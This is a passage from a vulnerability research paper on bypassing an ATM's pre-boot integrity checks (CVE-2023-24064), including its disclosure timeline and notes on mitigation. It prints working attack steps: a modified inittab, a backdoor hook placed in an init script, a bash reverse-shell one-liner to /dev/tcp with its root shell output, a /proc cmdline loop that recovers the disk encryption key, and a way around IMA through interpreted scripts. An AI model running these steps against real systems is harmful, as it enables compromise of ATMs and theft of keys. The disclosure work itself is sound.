l2:2:wait:/etc/rc.d/init.d/rc 2
l3:3:wait:/etc/rc.d/init.d/rc 3
l4:4:wait:/etc/rc.d/init.d/rc 4
l5:5:wait:/etc/rc.d/init.d/rc 5
l6:6:wait:/etc/rc.d/init.d/rc 6

ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now

su:S016:once:/sbin/sulogin

#1:2345:respawn:/sbin/agetty tty1 9600
1:2345:respawn:/bin/login -f root
2:2345:respawn:/sbin/agetty tty2 9600
3:2345:respawn:/sbin/agetty tty3 9600
4:2345:respawn:/sbin/agetty tty4 9600
5:2345:respawn:/sbin/agetty tty5 9600
6:2345:respawn:/sbin/agetty tty6 9600

# End /etc/inittab
```

Figure 45: CryptoPro inittab - root Login

Once a Linux login is triggered an additional workflow is executed, bootstrapping the user runtime scripts and workspace. The following graphic, provides a high-level visualization of this process [35]:



Figure 46: Linux BASH - Login Initialization Process

The logon action for *root* would then trigger processing the account's profile script and building the bash shell environment. However, when examining the contents of root's home directory, it was empty:

```
root@debian:/mnt/disk# ls -al root
total 8
drwxr-xr-x  2 root root 4096 Aug  7  2019 .
drwxr-xr-x 20 root root 4096 Nov 29  2021 ..
```

Figure 47: CryptoPro - /root

While it is possible to perform account logins with an empty home directory, given our understanding of the execution workflow – this seemed inaccurate. We returned to the System V workflow and examined the *rcX.d* runtime files. Within the directory of runlevel 0, *rc0.d*, */etc/rc.d/init.d/mountfs* was identified to contain the missing puzzle piece:

```
root@debian:/mnt/disk# ls -al etc/rc.d/rc0.d/
total 8
drwxr-xr-x  2 root root 4096 Oct 12  2010 .
drwxr-xr-x 11 root root 4096 Oct 12  2010 ..
lrwxrwxrwx  1 root root   17 Oct 12  2010 K80network -> ../init.d/network
lrwxrwxrwx  1 root root   18 Oct 12  2010 K90sysklogd -> ../init.d/sysklogd
lrwxrwxrwx  1 root root   21 Oct 12  2010 S60sendsignals -> ../init.d/sendsignals
lrwxrwxrwx  1 root root   17 Oct 12  2010 S70mountfs -> ../init.d/mountfs
lrwxrwxrwx  1 root root   14 Oct 12  2010 S80swap -> ../init.d/swap
lrwxrwxrwx  1 root root   18 Oct 12  2010 S90localnet -> ../init.d/localnet
lrwxrwxrwx  1 root root   14 Oct 12  2010 S99halt -> ../init.d/halt
```

Figure 48: CryptoPro - runlevel 0 Scripts

```
#!/bin/sh
<**BREVITY**>

                boot_mesg "Recording existing mounts in /etc/mtab..."
                > /etc/mtab
                mount -f / || failed=1
                mount -f /proc || failed=1
                mount -f /sys || failed=1
                (exit ${failed})
                evaluate_retval

                # This will mount all filesystems that do not have _netdev in
                # their option list.  _netdev denotes a network filesystem.
                boot_mesg "Mounting remaining file systems..."
                mount -a -O no_netdev >/dev/null
                evaluate_retval

                # SCF
                boot_mesg "Extracting /var directories..."
                tar xvf /etc/var.tar -C / >& /dev/null
                tar xvf /etc/root.tar -C / >& /dev/null

                ;;
```

Figure 49: CryptoPro - runlevel 0 S70mounfs Script Contents

During runlevel 0, *S70mountfs* is called and triggers the mounting of disk partitions, virtual file systems, and kernel extensions. This is triggered by the execution of *mount*, prior to extracting the contents of */etc/var.tar* and */etc/root.tar*. The *mount* command pulls its instruction set from */etc/fstab*:

```
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs    /             ext4   defaults        1     1
proc           /proc         proc   defaults,noauto 0     0
sysfs          /sys          sysfs  defaults,noauto 0     0
devpts         /dev/pts      devpts gid=4,mode=620  0     0
shm            /dev/shm      tmpfs  defaults        0     0

tmpfs          /run          tmpfs  defaults,noauto 0     0
tmpfs          /tmp          tmpfs  defaults        0     0
tmpfs          /var          tmpfs  defaults        0     0
tmpfs          /root         tmpfs  defaults        0     0
tmpfs          /mnt          tmpfs  defaults        0     0

devtmpfs       /dev          devtmpfs       mode=0755,nosuid,noauto 0     0

# End /etc/fstab
```

Figure 50: CryptoPro - /etc/fstab

Based on the contents of */etc/fstab*, the */root* and */var* directories were mounted as temporary file systems (TMPFS). A TMPFS is essentially a ramdisk, where system memory is reserved as a block device and mounted to directory handle. These file systems can provide write protection against content as all changes to this mount point are volatile. Furthermore, any content that is placed in the mount point's physical directory is inaccessible once the TMPFS is mounted. As a result, any content added to */root* would be inaccessible once *S70mountfs* executes */etc/fstab*. It is also worth noting PBA Phase I validates both */etc/var.tar* and */etc/root.tar*, so modification of these tar files was not possible.

```
root@4f7b8305962e:~# sort pba-phaseI-index.lst | grep "\.tar"
/etc/root.tar
/etc/var.tar
```

Figure 51: PBA Phase I - var.tar and root.tar Indexed

At this point, we had a rough PoC for code execution but were unable to successfully exploit from this vantage point. System compromise would require navigating around PBA, persistence, and activation of the network stack. *Inittab* alone does not provide all the functionality needed to reach this goal.

Thinking like a true hacker, "*if the default workflow of the system is not working to your advantage, make your own!*"

The PBA validation process is successful in identifying if "inspected" content has changed but does not consider unvalidated content. Previously, approximately 8,000 files were observed to be unvalidated during PBA Phase I or Phase II. Our vantage point is to manipulate content in the uninspected portions of P5!

However, a clearer understanding is required of when Phase II of the PBA validation process is executed and by what. For this, we extract the contents of */etc/root.tar* and walk root's login execution flow.

```
root@debian:/tmp# tar xf root.tar
root@debian:/tmp# ls -al root
total 76
drwx------  9 root root 4096 Jan 22  2019 .
drwxrwxrwt 16 root root 4096 Oct 19 11:22 ..
-rw-r--r--  1 root root  420 Mar 18  2016 .bashrc
drwx------  2 root root 4096 Apr 24  2013 .cache
drwx------  4 root root 4096 Apr 17  2018 .config
-rwxr-xr-x  1 root root   83 Oct 14  2008 console.sh
drwxr-xr-x  2 root root 4096 Jul 18  2012 .devilspie
drwx------  2 root root 4096 Jan  9  2019 .fluxbox
-rwxr-xr-x  1 root root 6894 Jan 26  2011 lang
drwxr-xr-x  3 root root 4096 Apr 28  2009 .local
-rwxr-xr-x  1 root root  616 Jan 29  2009 mount_fatstore.sh
-rw-r--r--  1 root root  631 Aug 23  2012 .profile
drwx------  4 root root 4096 Sep 24  2012 .scim
-rwxr-xr-x  1 root root  111 Nov 23  2010 startx_local.sh
-rwxr-xr-x  1 root root  274 Jul 30  2018 startx.sh
-rwxr-xr-x  1 root root  920 Jan 22  2019 sushe_start.sh
drwxr-xr-x  3 root root 4096 Sep  2  2009 .themes
-rw-------  1 root root    0 Oct 28  2010 .Xauthority
-rw-r--r--  1 root root    0 Apr 23  2013 .Xdefaults
-rw-r--r--  1 root root   37 Apr 25  2008 .xinitrc
```

Figure 52: CryptoPro - root's Home Directory

As detailed in *Figure 41*, when a login action is performed under the BASH shell the following four files are shell interpreted and executed; *~/.profile*, *~/.bash_profile*, *~/.bash_login*, and *~/.bashrc*. At the end of *~/.profile*, */root/startx.sh* is called:

```
export XORG_PREFIX="/usr/X11"
export XORG_CONFIG="--build=i686-pc-linux-gnu --prefix=$XORG_PREFIX --sysconfdir=/etc --mandir=$XORG_PREFIX/share/man --localstatedir=/var"

export PATH=$XORG_PREFIX/bin:$PATH

if [ "$LD_LIBRARY_PATH" = "" ]
then
        export LD_LIBRARY_PATH=$XORG_PREFIX/lib
else
        export LD_LIBRARY_PATH=$XORG_PREFIX/lib:$LD_LIBRARY_PATH
fi

if [ "$PKG_CONFIG_PATH" = "" ]
then
        export PKG_CONFIG_PATH=$XORG_PREFIX/lib/pkgconfig:$XORG_PREFIX/share/pkgconfig
else
        export PKG_CONFIG_PATH=$XORG_PREFIX/lib/pkgconfig:$XORG_PREFIX/share/pkgconfig:$PKG_CONFIG_PATH
fi

. /root/.bashrc

export DISPLAY=:0.0
/root/startx.sh
```

Figure 53: CrypoPro - /root/.profile

/root/startx.sh bootstraps the GUI environment through */usr/bin/fluxbox* and then executes */root/sushe_start.sh*.

```
#!/bin/sh

i=0
/usr/bin/fluxbox &
sleep 0.5
until pidof /usr/bin/fluxbox
do
        echo "DISPLAY=$DISPLAY" >> /tmp/FB.txt
        sleep 1;
        /usr/bin/fluxbox &
        let i=i+1
        if [ "$i" = "3" ]
        then
                echo "No fluxbox after $i seconds" >> /tmp/FB.txt
                break
        fi
done

/root/sushe_start.sh
```

Figure 54: CryproPro - /root/startx.sh

/root/sushe_start.sh sets the *SHUSHE_DIR* variable to the CrytoPro binary directory, changes location to this directory, and executes *app_launcher* as execution arguments *ss_gui* or *ss_nogui* are passed to *app_launcher* – bootstrapping the PBA Phase II.

```
#!/bin/sh

SUSHE_DIR=/usr/SUPERSHEEP/bin

LOG_DIR=/LOG
APP_LOG=/tmp/application.log
#DMESG_LOG=$LOG_DIR/dmesg.log
#START_LOG=$LOG_DIR/startlog.txt
#SS_LOG=$LOG_DIR/ss_log_tmp.log

cd $SUSHE_DIR

/usr/bin/devilspie2 &

xset dpms 0 0 0

echo "/tmp/core" > /proc/sys/kernel/core_pattern
ulimit -c unlimited

#if [ "`./app_config -t`" == "TRUE" ]
./app_config -t
if (($? == 1))
then
        USE_GUI="FALSE"
        APP=ss_nogui
else
        USE_GUI="TRUE"
        APP=ss_gui
fi

if [ "$USE_GUI" == "TRUE" ]
then
        if [ -f /boot/bgimage.jpg ]
        then
                SIZE=`du -b /boot/bgimage.jpg | cut -f 1`
                if [ "$SIZE" != "0" ]
                then
                        /usr/bin/xv -24 -root /boot/bgimage.jpg -quit
                fi
        fi
fi

export MALLOC_CHECK_=0

#for i in $APP_LOG $DMESG_LOG $START_LOG $SS_LOG
#do
#       if [ -f $i ]
#       then
#               /usr/bin/xz -c $i > /tmp/tmplog.xz
#               if [ "$i" != "$START_LOG" ]; then rm $i; fi
#               mv /tmp/tmplog.xz $i.prev.xz
#       fi
#done

./app_launcher -a ./$APP >& $APP_LOG &
```

Figure 55: CryptoPro - /root/sushe_start.sh

The PBA Phase II integrity validation process is established through execution calls of the following three binaries:

- **app_config:** This application was responsible for checking the run state of Linux validating if a GUI environment was running. Depending on the result of this activity *ss_gui* would be started with or without GUI support.
- **app_launcher:** This application was responsible for kickstarting the launch of various *Superschaf* processes. At the end of */root/sushe_start.sh* this application is used to launch *ss_gui*.
- **ss_gui:** This is the primary application that performs system PBA integrity checks, unlocks the TPM, and decrypts the Windows partition.

Having control of */etc/inittab* placed us between Phase I and Phase II validation checks, allowing for system contents to be manipulated, system code execution, and system content to be restored to its original integrity. The process of persistence can be obtained by locating a staging directory, somewhere outside the boundaries of PBA Phase I and Phase II.

Luckily, VSS' implementation of *Superschaf* was full of legacy configuration settings and directories that were excluded from PBA. Specifically, */usr/SUPERSHEEP/avira/* was chosen for this effort. While reviewing the contents of the */usr/SUPERSHEEP/bin*, *check_for_new_files.sh* was identified to contain the logic for the identification of new system files:



Figure 56: CryptoPro - /usr/SUPERSHEEP/bin/check_for_new_files.sh

This script runs a *find* command and then performs a negative grep filter against the output, excluding */usr/SUPERSHEEP/avira* and several other directories. As a result, these were prime targets for a staging location. To ensure access to the system's network stack was possible, exploitation was made in the context of runlevel 3. The following modifications were made to */etc/inittab*:

```
# Begin /etc/inittab

id:3:initdefault:

si::sysinit:/etc/rc.d/init.d/rc sysinit

l0:0:wait:/etc/rc.d/init.d/rc 0
l1:S1:wait:/etc/rc.d/init.d/rc 1
l2:2:wait:/etc/rc.d/init.d/rc 2
#l3:3:wait:/etc/rc.d/init.d/rc 3
l3:3:wait:/usr/SUPERSHEEP/avira/cryptopro/rc.d/init.d/rc 3
l4:4:wait:/etc/rc.d/init.d/rc 4
l5:5:wait:/etc/rc.d/init.d/rc 5
l6:6:wait:/etc/rc.d/init.d/rc 6

ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now

su:S016:once:/sbin/sulogin

#1:2345:respawn:/sbin/agetty tty1 9600
1:2345:respawn:/bin/login -f root
2:2345:respawn:/sbin/agetty tty2 9600
3:2345:respawn:/sbin/agetty tty3 9600
4:2345:respawn:/sbin/agetty tty4 9600
5:2345:respawn:/sbin/agetty tty5 9600
6:2345:respawn:/sbin/agetty tty6 9600

# End /etc/inittab
```

Figure 57: Superschaf - /etc/inittab Modification

The original */etc/rc.d/rc3.d* directory contents were copied to */usr/SUPERSHEEP/avira/cryptopro/rc.d/rc3.d*, where */usr/SUPERSHEEP/avira/cryptopro/rc.d/init.d/X* was modified with a call to a Proof-of-Concept (PoC) script.

```
$ ls -la etc/rc.d/rc3.d
total 8
drwxr-xr-x  2 root root 4096 Aug  7  2019 .
drwxr-xr-x 11 root root 4096 Oct 12  2010 ..
lrwxrwxrwx  1 root root   17 Oct 12  2010 S20network -> ../init.d/network
lrwxrwxrwx  1 root root   14 Oct 12  2010 S30dbus -> ../init.d/dbus
lrwxrwxrwx  1 root root   11 Oct 12  2010 S50X -> ../init.d/X
```

Figure 58: Superschaf - /etc/rc.d/rc3.d - Original

S50X script was originally symlinked to */etc/rc.d/init.d/X*, the cloned copy of this script, in */usr/SUPERSHEEP/avira/cryptopro/rc.d/init.d/X*, was modified to include a call to the PoC code *backdoor.sh* on line 39.

```
21  case "${1}" in
22          start)
23          export LD_LIBRARY_PATH=/usr/SUPERSHEEP/lib:$LD_LIBRARY_PATH
24          /usr/SUPERSHEEP/bin/app_config -t
25          if (($? != 1))
26          then
27              # Configure graphics
28              if [ "`grep nomodeset /proc/cmdline`" = "" ]
29              then
30                  /usr/SUPERSHEEP/bin/setup_graphics.sh -m
31                  sleep 1
32              else
33                  /usr/SUPERSHEEP/bin/setup_graphics.sh -f
34              fi
35
36              boot_mesg "Starting X11..."
37              /usr/X11/bin/X -br -nolisten tcp -novtswitch &
38
39          /usr/SUPERSHEEP/avira/cryptopro/backdoor.sh 2>/usr/SUPERSHEEP/avira/cryptopro/backdoor-err.log 1>/usr/
            SUPERSHEEP/avira/cryptopro/backdoor-std.log &
40
41              # start display link watcher if drm is active
42              if [ "`grep nomodeset /proc/cmdline`" = "" ]
43              then
44                  if [ -f "/LOG/dl_watcher.log" ]
45                  then
46                      mv /LOG/dl_watcher.log /LOG/dl_watcher.log.old
47                  fi
48                  /usr/SUPERSHEEP/bin/dl_watcher > /LOG/dl_watcher.log &
49              fi
```

Figure 59: Superschaf - /etc/init.d - Modifications

Initial code execution was confirmed by the establishment of an outbound TCP connection. The PoC code assigned an IP to the network interface and redirected the system shell across the IP socket:

```
# Start network interface and assign IP
ifconfig eth0 up
ifconfig eth0 10.0.0.2 netmask 255.255.255.0

# Establish reverse shell
bash -c 'exec bash -i &>/dev/tcp/10.0.0.2/5050 <&1' &
```

Figure 60: Superschaf - PoC Backdoor

Powering on the ATM, we were able to catch a root shell and obtain full control of the ATM!!!

```
listening on [any] 5050 ...
10.0.0.2: inverse host lookup failed: Unknown host
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.2] 59172
bash: cannot set terminal process group (271): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# whoami; cat /etc/Version; uname -a
whoami; cat /etc/Version; uname -a
root
Superschaf Version 6.5-5321
Linux superschaf 4.19.20-superschaf-x64 #1 SMP Thu Feb 7 08:28:03 CET 2019 x86_64 Common KVM processor GenuineI
ntel GNU/Linux
```

Figure 61: Superschaf - Reverse Shell

As any good tester knows, system compromise is just step one and demonstrating impact is the goal of any exercise. This brings us to Phase III of the PBA validation sequence. As previously discussed, PBA Phase I is UEFI validation of Linux, Phase II is validation of the Linux file system. The file index from Phase II is used to unlock the TPM and recover the Key Encryption Key (KEK) that is used to encrypt the Disk Encryption Key (DEK).

PBA Phase III leverages the DEK to decrypt Windows and perform a final system integrity check. Once this is completed, the ATM would reboot and launch the Windows environment. To demonstrate full impact, our goal is to recover the DEK and manually decrypt Windows. This would then provide the opportunity to backdoor the Windows OS and hijack the ATM system.

To better understand how Phase III was executed, we returned to the contents of */usr/SUPERSHEEP/bin*, stumbling across *mount_winpart*:

```
bash-4.4# ./mount_winpart
Must specify partition!
usage: mount_winpart -p <partition> -n <start sector> [-f <keyfile>] [-k <key base64>] -w -d <mountpoint>
```

Figure 62: mount_winpart - Command Options

Based on the help contents, this was likely used to decrypt the Windows partition by passing the DEK via a command line argument. Recovery of the encryption key was as easy as reading the command arguments to *mount_winpart*! On a traditional Linux system, one would be able to leverage GNU *ps* to capture this content. However, with *Superschaf* - no such luck. The UNIX gods shined upon us as Linux is a file relevant OS and process details can be pulled from */proc* – the kernel extension directory. Executing a small loop and grepping through */proc/*/cmdline*, we got our golden egg.

```
# Capture running process command line arguments
for ii in {1..10};
do
  for i in $(ls -l /proc/*/cmdline 2>/dev/null); do echo ''; cat $i 2>/dev/null; done | sort -u >
/usr/SUPERSHEEP/avira/cryptopro/out/proc-$ii.log
done &
```

Figure 63: DEK Recovery Loop

With that the full stack of the ATM is defeated and we have decrypted Windows!



Figure 64: VSS - Decryption of Windows System Disk

Reporting Timeline

- **December 08, 2021:** Vulnerability identified.
- **December 10, 2021:** Confirmed remediation in VSS v3.3.0 SR4.
- **January 01, 2022:** Vendor notified and provided technical details.
- **January 14, 2022:** Vendor confirmation of vulnerability.
- **January 22, 2023:** MITRE reservation of CVE 2023-24064.

Affected Versions

During the research performed in this paper, CVE-2023-24064 was observed to have only impacted VSS v18.12. Each sequential version of VSS was observed to properly validate the integrity of */etc/inittab* during PBA Phase I. An index table mapping CryptoPro to VSS service releases is included under CryptoPro Version Details.

DN Mitigation

Upon confirming the vulnerability to exist, we had the opportunity to validate remediation on VSS v3.3.0 SR4. Both P1 and P5 of VSS v3.3.0 SR4 were examined, revealing *Bootxsa2.efi* was deprecated in favor of *Bootxsa.efi*. The following is an excerpt of the Phase I index table:



Figure 65: VSS v3.3.0 SR4 - Bootxsa.efi PBA Phase I Index Table

Reviewing the updated Phase I PBA index table a few points of interest were noted. First, the table now contained both ASCII and Unicode references to the file or folder to be inspected. Second, the index table was reduced by 20%, from 256 files/folders to only 56!

From this new list, */etc/inittab* was now validated as part of PBA Phase I, remediating CVE-2023-24064. However, the reduction of file checks drastically increases the probable attack surface.

While receiving acknowledgement from DN of CVE-2023-24064, they indicated VSS v18.x was no longer supported and had been deprecated by VSS v3.0 and would not result in an official patch. This was of little consequence because the Phase I integrity check was observed to have been auto corrected in the updated version. This left the second issue of the decreased Phase I index table. DN acknowledged a reduction had occurred and this was expected behavior and not accepted as a vulnerability due to the introduction of IMA.

What is IMA?

Integrity Measurement Architecture (IMA) is a Linux kernel integrated sub-system that was added in 2.6.30 [36]. This kernel mechanism is used to validate the integrity of executable files through examining a file's hash signature against a known value, stored as an extended attribute to each file. In the case of VSS, each file's extended attribute had been digitally signed. This positive control does reduce the attack surface of executing placed binaries. However, as previously stated, "*the more complex a solution is the more likely there is a way to bypass the control*".

Let's get a better understanding of how IMA works!

To begin, let's examine standard file attributes of system executables:

```
root@bf0c7a9b4ef9:/mnt/disk/usr/bin# ls -al wc
-rwxr-xr-x 1 root root 41164 Apr 16  2021 wc
```

Figure 66: CryptoPro - /etc/wc Standard File Attributes

Looking at the standard attributes, nothing out of the ordinary was observed. To view extended attributes, GNU *getfattr* was needed:

```
root@bf0c7a9b4ef9:/mnt/disk/usr/bin# getfattr -m . wc
# file: wc
security.ima
```

Figure 67: CryptoPro /usr/bin/wc - IMA Policy

Having the ability to validate extended file attributes, the boundaries of the control would then need validation. The outcome of this effort identified the following:

- Files that are copied to a new file name lose the IMA attributes.
- Files that are moved to a new file name maintain the IMA attributes.
- IMA attributes match the executable name and file path from where it is being called. So, linking an executable to another, does not work.
- Files that have a broken IMA policy or no IMA policy at all, will not execute.
- If a primary process calls a child executable that is not properly signed, both the parent and child are terminated.

Well, that is complicated! IMA, on the surface, appears to be a reasonable security control. If this is true, why is this control not implemented more frequently? Taking out the overhead of having to sign every single executable on the system, there must be some other loophole.
Yep! Found it!

IMA only validates the signature of directly executed binaries and does not inspect signatures of interpreted files [37]. Remember the shell environment setup scripts, *.profile* and *.bash*? Well, they are executed by */bin/bash* as an interpreted script and not directly executed as a process. Therefore, provides no impact on our previous attack chain! Except that our initial foothold is now validated through PBA Phase I.

